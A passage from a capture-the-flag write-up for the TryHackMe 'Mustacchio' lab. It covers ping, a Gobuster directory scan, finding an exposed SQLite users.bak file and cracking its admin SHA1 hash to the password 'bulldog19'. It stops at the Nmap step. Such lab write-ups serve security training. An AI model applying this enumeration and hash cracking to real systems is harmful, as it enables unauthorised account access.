
# Mustacchio – TryHackMe

Our goal is to capture two flags: user.txt and root.txt

## Contents


## 1.Reconnaissance

We start by checking if the host is up.



```
┌─[root@parrot]─[/home/user]
└──╼ #ping 10.10.144.67
PING 10.10.144.67 (10.10.144.67) 56(84) bytes of data.
64 bytes from 10.10.144.67: icmp_seq=1 ttl=63 time=46.4 ms
64 bytes from 10.10.144.67: icmp_seq=2 ttl=63 time=46.8 ms
^C
--- 10.10.144.67 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1002ms
rtt min/avg/max/mdev = 46.405/46.586/46.767/0.181 ms
```


However, there’s nothing interesting on the page.


Mustacchio | Home
http://10.10.144.67/index.html
Import bookmarks...
Parrot OS
Hack The Box
OSINT Services
Vuln DB
Privacy and Security
Learning Resources
MUSTACCHIO
HOME
ABOUT
GALLERY
BLOG
CONTACT
THE BEACON TO ALL MANKIND
Our website templates are created with
inspiration, checked for quality and originality
and meticulously sliced and coded.
READ MORE

However, there’s nothing interesting on the page.


## 2.Gobuster

We run Gobuster to scan for accessible directories on the website.



```
┌─[root@parrot]─[/home/user]
└──╼ #gobuster dir -u 10.10.144.67 -w /home/user/Desktop/21/common.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.144.67
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /home/user/Desktop/21/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.htpasswd            (Status: 403) [Size: 277]
/.htaccess            (Status: 403) [Size: 277]
/.hta                 (Status: 403) [Size: 277]
/custom               (Status: 301) [Size: 313] [--> http://10.10.144.67/custom/]
/fonts                (Status: 301) [Size: 312] [--> http://10.10.144.67/fonts/]
/images               (Status: 301) [Size: 313] [--> http://10.10.144.67/images/]
/index.html           (Status: 200) [Size: 1752]
/robots.txt           (Status: 200) [Size: 28]
/server-status        (Status: 403) [Size: 277]
Progress: 4746 / 4747 (99.98%)
===============================================================
Finished
===============================================================
```

In the /custom directory, we find a backup file named – user.bak




# Index of /custom/js

| Name | Last modified | Size | Description |
|---|---|---|---|
| Parent Directory | | - | |
| mobile.js | 2021-06-12 15:48 | 1.4K | |
| users.bak | 2021-06-12 15:48 | 8.0K | |

*Apache/2.4.18 (Ubuntu) Server at 10.10.144.67 Port 80*

After downloading and inspecting it, we discover it's a SQLite database.



```
┌─[root@parrot]─[/home/user]
└──╼ #file /home/user/Desktop/users.bak
/home/user/Desktop/users.bak: SQLite 3.x database, last written using SQLite ver
sion 3034001, file counter 2, database pages 2, cookie 0x1, schema 4, UTF-8, ver
sion-valid-for 2
┌─[root@parrot]─[/home/user]
└──╼ #
```

## 3.Hash crack

Upon opening the database, we find an admin username and a password hash.




Table: users

| | username | password |
|---|---|---|
| 1 | admin | 1868e36a6d2b17d4c2745f1659433a54d4... |

Mode: Text


1 admin

Type of data currently in cell: Text / Numeric
5 character(s)

Remote

Identity Select an identity to connect

We crack the hash using CrackStation.



Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
1868e36a6d2b17d4c2745f1659433a54d4bc5f4b
```

**Supports:** LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults


| Hash | Type | Result |
|---|---|---|
| 1868e36a6d2b17d4c2745f1659433a54d4bc5f4b | sha1 | bulldog19 |

**Color Codes:** Green: Exact match, Yellow: Partial match, Red: Not found.

Download CrackStation's Wordlist

# 4.Nmap


We now have login credentials but haven’t yet found a login form to use them.
We scan for open ports.



